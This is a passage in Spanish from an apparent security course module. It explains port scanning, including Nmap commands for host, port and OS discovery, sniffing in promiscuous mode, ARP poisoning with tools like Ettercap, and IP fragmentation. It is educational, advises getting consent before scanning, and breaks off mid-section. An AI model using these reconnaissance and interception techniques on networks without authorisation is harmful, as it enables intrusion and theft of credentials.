- ***TCP Null scan.*** En el caso de poner a cero todos los indicadores de la cabecera TCP, la exploración debería recibir como resultado un paquete de reset en los puertos no activos.

La mayor parte de aplicaciones para realizar exploración de puertos TCP suelen ser ruidosas, es decir, no intentan esconder lo que se está analizando la red. Esto suele ser así porque se presume que o bien nadie está revisando la actividad de exploración o que, utilizando un equipo comprometido, nadie podrá descubrir el equipo desde el que realmente se realiza la exploración de puertos.

Exploración de puertos UDP

Mediante la exploración de puertos UDP es posible determinar si un sistema está o no disponible, así como encontrar los servicios asociados a los puertos UDP que encontramos abiertos.

Para realizar esta exploración se envían datagramas UDP sin ninguna información al campo de datos. En el caso de que el puerto esté cerrado, se recibirá un mensaje ICMP de puerto no alcanzable (*port unreachable*). Si el puerto está abierto, no se recibirá ninguna respuesta.

Dado que UDP es un protocolo no orientado a conexión, la fiabilidad de este método depende de numerosos factores (más todavía en internet), como son la utilización de la red y sus recursos, la carga existente, la existencia de filtros de paquetes en sistemas finales o en sistemas cortafuegos, etc.

Asimismo, y a diferencia de las exploraciones TCP, se trata de un proceso mucho más lento, puesto que la recepción de los paquetes enviados se consigue mediante el vencimiento de temporizadores (*timeouts*).

En el caso de detectar un elevado número de puertos UDP abiertos, el atacante podría concluir que existe un sistema cortafuegos entre su equipo y el objetivo. Para confirmar esta última posibilidad, se puede enviar un datagrama UDP al puerto cero. Esto tendría que generar una respuesta ICMP de puerto no alcanzable. No recibir esta respuesta significa que existe un dispositivo que filtra el tráfico.

Herramientas para realizar la exploración de puertos

La aplicación por excelencia para realizar exploración de puertos es *Nmap* (*Network Mapper*). Esta herramienta implementa la gran mayoría de técnicas conocidas para exploración de puertos y permite descubrir información de los servicios y sistemas encontrados. *Nmap* también implementa un gran número de técnicas de reconocimiento de huellas identificativas, como las que hemos visto anteriormente.

Mediante *Nmap* pueden realizarse, por ejemplo, las siguientes acciones de exploración:

- Descubrimiento de direcciones IP activas mediante una exploración de la red:

```
nmap -sP IP_ADDRESS/NETMASK
```

- Exploración de puertos TCP activos:

```
nmap -sT IP_ADDRESS/NETMASK
```

- Exploración de puertos UDP activos:

```
nmap -sU IP_ADDRESS/NETMASK
```


- Exploración del tipo de sistema operativo de un equipo en red:

```
nmap -O IP_ADDRESS/NETMASK
```

A tener en cuenta

La mayor parte de herramientas de exploración de puertos pueden ser muy "ruidosas" y no son bien vistas por los administradores de red. Es altamente recomendable no utilizar estas herramientas sin el consentimiento explícito de los responsables de la red.

La siguiente imagen muestra un ejemplo de exploración de puertos mediante la herramienta *Nmap*:



Generalmente, *Nmap* es utilizado internamente por otras aplicaciones como, por ejemplo, escáners de vulnerabilidades, herramientas de detección de sistemas activos, servicios web que ofrecen exploración de puertos, etc.

Éste es el caso de la utilidad *Nessus*. Se trata de una utilidad que permite comprobar si un sistema es vulnerable a un conjunto muy amplio de problemas de seguridad almacenados en su base de datos. Si encuentra alguna de estas debilidades en el sistema analizado, se encargará de informar sobre su existencia y sobre posibles soluciones.

* Mirad el capítulo *Escáners de vulnerabilidades* del módulo didáctico *Mecanismos de detección de ataques e intrusiones* para más información.

Nmap, junto con ***Nessus***, son dos de las herramientas más frecuentemente utilizadas tanto por administradores de redes como por posibles atacantes, puesto que ofrecen la mayor parte de los datos necesarios para estudiar el comportamiento de un sistema o red que se quiere atacar*.

1.3. Escuchas de red

Uno de los primeros ataques contra las dos primeras capas del modelo TCP/IP son las escuchas de red. Se trata de un ataque realmente efectivo, puesto que permite la obtención de una gran cantidad de información sensible.

Mediante aplicaciones que se encargan de capturar e interpretar tramas y datagramas en entornos de red basados en difusión, conocidos como escuchas de red o *sniffers*, es posible realizar el análisis de la información contenida en los paquetes TCP/IP que interceptan para poder extraer todo tipo de información.

Redes Ethernet

Las redes Ethernet son un ejemplo de redes basadas en difusión.

Un ***sniffer*** no es más que un sencillo programa que intercepta toda la información que pase por la interfaz de red a la que esté asociado. Una vez capturada, se podrá almacenar para su análisis posterior.

De esta forma, sin necesidad de acceso a ningún sistema de la red, un atacante podrá obtener información sobre cuentas de usuario, claves de acceso o incluso mensajes de correo electrónico en el que se envían estas claves. Este tipo de técnica se conoce como *sniffing*.

Las técnicas de *niffing* también se conocen como técnicas de *eavesdropping* y técnicas de *snooping*. La primera, *eavesdropping*, es una variante del *sniffing*, caracterizada por realizar la adquisición o intercepción del tráfico que circula por la red de forma pasiva, es decir, sin modificar el contenido de la información.

Por otra parte, las técnicas de *snooping* se caracterizan por el almacenamiento de la información capturada en el ordenador del atacante, mediante una conexión remota establecida durante toda la sesión de captura. En este caso, tampoco se modifica la información incluida en la transmisión.

Sniffing hardware

Es posible analizar el tráfico de una red pinchando en un cable de red de un dispositivo por el que circula todo el tráfico. También se pueden utilizar receptores situados en medios de comunicaciones sin cables.

La forma más habitual de realizar técnicas de *sniffing* en una red, probablemente porque está al alcance de todo el mundo, es la que podríamos denominar *sniffing software*, utilizando las aplicaciones que ya mencionadas.

1.3.1. Desactivación de filtro MAC

Una de las técnicas más utilizadas por la mayoría de los *sniffers* de redes Ethernet se basa en la posibilidad de configurar la interfaz de red para que desactive su filtro MAC (poniendo la tarjeta de red en modo promiscuo).

Las redes basadas en dispositivos Ethernet fueron concebidas en torno a una idea principal: todas las máquinas de una misma red local comparten el mismo medio, de manera que todos los equipos son capaces de ver el tráfico de la red de forma global.

Cuando se envían datos es necesario especificar claramente a quién van dirigidos, indicando la dirección MAC. De los 48 bits que componen la dirección MAC, los 24 primeros bits identifican al fabricante del *hardware*, y los 24 bits restantes corresponden al número de serie asignado por el fabricante. Esto garantiza que dos tarjetas no puedan tener la misma dirección MAC.

Para evitar que cualquier máquina se pueda apropiar de información fraudulenta, las tarjetas Ethernet incorporan un filtro que ignora todo el tráfico que no les pertenece, descartando aquellos paquetes con una dirección MAC que no coincide con la suya. La desactivación de este filtro se conoce con el nombre de *modo promiscuo*.

Modo promiscuo

Si es posible poner la tarjeta de red en modo promiscuo, la aplicación podrá empezar a capturar tanto los paquetes destinados a esta máquina como el resto de tráfico de la misma red.


Con el uso adecuado de expresiones regulares y otros filtros de texto, se podrá visualizar o almacenar únicamente la información que más interese; en especial, aquella información sensible, como nombres de usuario y contraseñas.

El entorno en el que suele ser más efectivo este tipo de escuchas son las redes de área local configuradas con una topología en bus. En este tipo de redes, todos los equipos están conectado a un mismo cable. Esto implica que todo el tráfico transmitido y recibido por los equipos de la red pasa por este medio común.

Una solución para evitar esta técnica consiste en la segmentación de la red y de los equipos mediante el uso de conmutadores (*switches*). Al segmentar la red y los equipos, el único tráfico que tendrían que ver las máquinas sería el que les pertenece, puesto que el conmutador se encarga de encaminar hacia el equipo únicamente aquellos paquetes destinados a su dirección MAC. Aun así, existen técnicas para poder continuar realizando `sniffing` aunque se haya segmentado la red mediante *switches*. Una de estas técnicas es la suplantación de ARP, que describiremos a continuación.

1.3.2. Suplantación de ARP

El protocolo ARP es el encargado de traducir direcciones IP de 32 bits, a las correspondientes direcciones hardware, generalmente de 48 bits en dispositivos Ethernet. Cuando un ordenador necesita resolver una dirección IP en una dirección MAC, lo que hace es efectuar una petición ARP (`arp-request`) a la dirección de difusión de dicho segmento de red, `FF:FF:FF:FF:FF:FF`, solicitando que el equipo que tiene esta IP responda con su dirección MAC.




La figura anterior refleja cómo una máquina A, con IP `192.168.0.1` y MAC `0A:0A:0A:0A:0A:0A` solicita por difusión qué dirección MAC está asociada a la IP `192.168.0.2`. La máquina B, con IP `192.168.0.2` y MAC `0B:0B:0B:0B:0B:0B` debería ser la única que respondiera a la petición.

Con el objetivo de reducir el tráfico en la red, cada respuesta de ARP (`arp-reply`) que llega a la tarjeta de red es almacenada en una tabla caché, aunque la máquina no haya realizado la correspondiente petición. Así pues, toda respuesta de ARP que llega a la máquina es almacenada en la tabla de ARP de esta máquina. Este factor es el que se utilizará para realizar el ataque de suplantación de ARP*.

* Este engaño se conoce con el nombre de "envenenamiento de ARP"(*ARP poisoning*).


El objetivo de un ataque de suplantación de ARP es poder capturar tráfico ajeno sin necesidad de poner en modo promiscuo la interfaz de red. Envenenando la tabla de ARP de los equipos involucrados en la comunicación que se quiere capturar se puede conseguir que el conmutador les haga llegar los paquetes. Si el engaño es posible, cuando las dos máquinas empiecen la comunicación enviarán sus paquetes hacia la máquina donde está el *sniffer*. Éste, para no descubrir el engaño, se encargará de encaminar el tráfico que ha interceptado.

En la siguiente figura se puede ver cómo la máquina C se coloca entre dos máquinas (A y B) y les envía paquetes de tipo `arp-reply`:



De esta forma, toda comunicación entre las máquinas A y B pasará por la máquina C (ya que tanto A como B dirigen sus paquetes a la dirección MAC 0C:0C:0C:0C:0C:0C). El flujo de `arp-reply` será constante, para evitar que la tabla de ARP de las máquinas A y B se refresque con la información correcta. Este proceso corresponde al envenenamiento de ARP comentado. A partir del momento en que el envenenamiento se haga efectivo, los paquetes enviados entre A y B irán encaminados a C.

Como vemos en la siguiente figura, al intentar realizar el envenenamiento de ARP podría producirse una condición de carrera (`race condition`).




Si la máquina C responde al `arp-request` antes que el servidor principal, su `arp-replay` será sobreescrito por el de la máquina verdadera. Por otra parte, si fuera al contrario (figura b), sería el `arp-reply` verdadero el que sería eliminado por el de la máquina C (produciéndose en este caso el envenenamiento de ARP).

Una posible solución para evitar ataques de suplantación de ARP es la utilización de direcciones MAC estáticas, de manera que no puedan ser actualizadas. En este caso, los `arp-reply` enviados por el atacante serán ignorados. El principal inconveniente de esta solución es la necesidad de almacenar en la tabla ARP la asociación entre la dirección IP (con sus correspondientes direcciones MAC) de cada equipo de la red y la necesidad de actualización manual en el caso de cambios de tarjetas Ethernet en los equipos involucrados.

1.3.3. Herramientas disponibles para realizar *sniffing*

Una de las aplicaciones más conocidas, en especial en sistemas Unix, es *Tcpdump*. Este programa, una vez ejecutado, captura todos los paquetes que llegan a nuestra máquina y muestra por consola toda la información relativa a los mismos. Se trata de una herramienta que se ejecuta desde la línea de comandos y que cuenta con una gran cantidad de opciones para mostrar la información capturada de formas muy diversas. *Tcpdump* es una herramienta muy potente y es la base para muchos otros *sniffers* que han aparecido posteriormente.

Otra herramienta muy conocida es *Ettercap*. Esta aplicación, que también funciona desde consola, ofrece un modo de ejecución interactivo en el que se muestran las conexiones accesibles desde la máquina donde se encuentra instalado y que permite seleccionar cualquiera de ellas para la captura de paquetes. *Ettercap* es una aplicación muy potente que permite utilizar la mayor parte de las técnicas existentes para realizar tanto *sniffing* como *eavesdropping* y *snooping*. La siguiente imagen muestra una sesión de Telnet capturada mediante *Ettercap*:



1.4. Fragmentación IP

El protocolo IP es el encargado de seleccionar la trayectoria que deben seguir los datagramas IP. No es un protocolo fiable ni orientado a conexión, es decir, no garantiza el control de flujo, la recuperación de errores ni que los datos lleguen a su destino.

A la hora de pasar a la capa inferior, los datagramas IP se encapsulan en tramas que, dependiendo de la red física utilizada, tienen una longitud determinada. Cuando los datagramas IP viajan de unos equipos a otros, pueden pasar por distintos tipos de redes. El tamaño exacto de estos paquetes, denominado MTU*, puede variar de una red a otra dependiendo del medio físico empleado para su transmisión.

* En inglés, *Maxim Transfer Unit*.

Así, el protocolo IP debe tener en cuenta que ningún dispositivo puede transmitir paquetes de una longitud superior al MTU establecido por la red por la que hay que pasar. A causa de este problema, es necesaria la reconversión de datagramas IP al formato adecuado.

La fragmentación divide los datagramas IP en fragmentos de menor longitud y se realiza en el nivel inferior de la arquitectura para que sea posible recomponer los datagramas IP de forma transparente en el resto de niveles. El reensamblado realiza la operación contraria.

El proceso de **fragmentación** y **reensamblado** se irá repitiendo a medida que los datagramas vayan viajando por diferentes redes.

Fragmentación ...

Aunque la fragmentación es, por lo general, una consecuencia natural del tráfico que viaja a través de redes con MTU de distintos tamaños, es posible que un atacante pueda realizar un mal uso de esta propiedad del protocolo IP para provocar ataques de denegación de servicio (a causa de una mala implementación de la pila TCP/IP), así como para esconder y facilitar la fase de recogida de información (búsqueda de huellas identificativas, exploración de puertos, ...) o incluso para hacer pasar desapercibidos e introducir en la red paquetes para la explotación de servicios. Esto último es posible porque muchos de los mecanismos de prevención y de detección que veremos en módulos posteriores no implementan el reensamblado de paquetes, y por ello no detectarán ni prevendrán este tipo de actividad a causa del enmascaramiento que la fragmentación les ofrece.

... **y ataques de denegación de servicio**. Ved la información sobre los ataques *teardrop* y *ping de la muerte* en la sección sobre denegaciones de servicio de este mismo módulo didáctico para más información.

Así pues, es importante comprender cómo funciona esta faceta del protocolo IP para entender este mal uso del tráfico fragmentado que podría realizar un posible atacante para conseguir su objetivo.

1.4.1. Fragmentación en redes Ethernet


La MTU por defecto de un datagrama IP para una red de tipo Ethernet es de 1500 bytes. Así pues, si un datagrama IP es mayor a este tamaño y necesita circular por este tipo de red, será necesario fragmentarlo por medio del encaminador que dirige la red. Los fragmentos pueden incluso fragmentarse más si pasan por una red con una MTU más pequeña que su tamaño.

Para que el equipo de destino pueda reconstruir los fragmentos, éstos deben contener la siguiente información:

- Cada fragmento tiene que estar asociado a otro utilizando un identificador de fragmento común. Éste se clonará desde un campo de la cabecera IP, conocido como identificador IP (también llamado ID de fragmento).
- Información sobre su posición en el paquete inicial (paquete no fragmentado).
- Información sobre la longitud de los datos transportados al fragmento.
- Cada fragmento tiene que saber si existen más fragmentos a continuación. Esto se indica en la cabecera, dejando o no activado el indicador de más fragmentos (*more fragments*, MF) del datagrama IP.


Toda esta información irá en la cabecera IP, colocada en el datagrama IP. Esto afectará a todo el tráfico TCP/IP puesto que IP es el protocolo responsable de la entrega de los paquetes.

En la siguiente figura vemos la configuración de un datagrama IP no fragmentado:



En la cabecera IP, que normalmente será de 20 bytes, estará contenida la información necesaria para poder dirigir el datagrama IP hacia su destino (dirección IP de origen y destino, dirección del encaminamiento de origen, ...).

Tras la cabecera IP, se encapsulan los datos. Éstos pueden ser tanto de un protocolo IP como TCP, UDP o ICMP. Por ejemplo, si estos datos fueran TCP, incluirían una cabecera TCP y datos TCP.



En la figura anterior podemos observar una petición ICMP de tipo `echo` que pasa por una red Ethernet (MTU de 1500). Esta petición ICMP es anormalmente grande, no representativa del tráfico normal, pero será utilizada para mostrar cómo se produce la fragmentación. Por lo tanto, el datagrama de 4028 bytes deberá dividirse en fragmentos de 1500 bytes o menos.


Estos paquetes fragmentados de 1500 bytes tendrán una cabecera IP de 20 bytes como fragmento inicial, quedando un máximo de 1480 bytes para los datos en cada fragmento. Las siguientes secciones examinan el contenido de cada uno de los tres fragmentos individuales.

Fragmento inicial


La cabecera IP original se clonará para que contenga un identificador de fragmentos idéntico tanto para el primer como para el resto de fragmentos.

El primer fragmento es el único que contendrá la cabecera del mensaje ICMP. Ésta no será clonada en los fragmentos posteriores. Como veremos más adelante, este hecho identifica la naturaleza del fragmento original.

Observando la siguiente figura podemos ver con atención el fragmento inicial:



Además, este primer fragmento tiene un valor de desplazamiento igual a 0, una longitud de 1480 bytes, 1472 bytes de datos, 8 bytes de cabecera ICMP y un indicador de más fragmentos. A continuación podemos observar con más detalle la configuración de este primer fragmento:



Los primeros 20 bytes de los 1500 son la cabecera IP, y los 8 bytes siguientes son la cabecera ICMP. Recordemos que este paquete fragmentado es una petición ICMP de tipo `echo` que tiene una cabecera de 8 bytes en su paquete original.


Los 1472 bytes restantes son para los datos de ICMP. Además de los campos normales de la cabecera IP, como origen, destino y protocolo (en este caso ICMP), hay campos específicos para la fragmentación.

El identificador de fragmento con un valor de 21223 es el enlace común para el resto de los fragmentos. El indicador de más fragmentos avisará de que el otro fragmento sigue al actual. Así pues, en este primer fragmento el indicador se establece en 1 para indicar que hay más fragmentos a continuación. Vemos también que se almacena el valor de los datos de este fragmento en relación con los datos del datagrama completo. Para el primer registro, el valor de desplazamiento es 0.


Finalmente, se almacena la longitud de los datos contenidos en este fragmento como la longitud del mismo; en este caso, la longitud es 1480, es decir, la cabecera ICMP de 8 bytes seguida por los primeros 1472 bytes de los datos ICMP.

Fragmento siguiente

Podemos ver en la siguiente figura cómo en el fragmento siguiente la cabecera IP de la cabecera original es clonada con un identificador de fragmento idéntico:



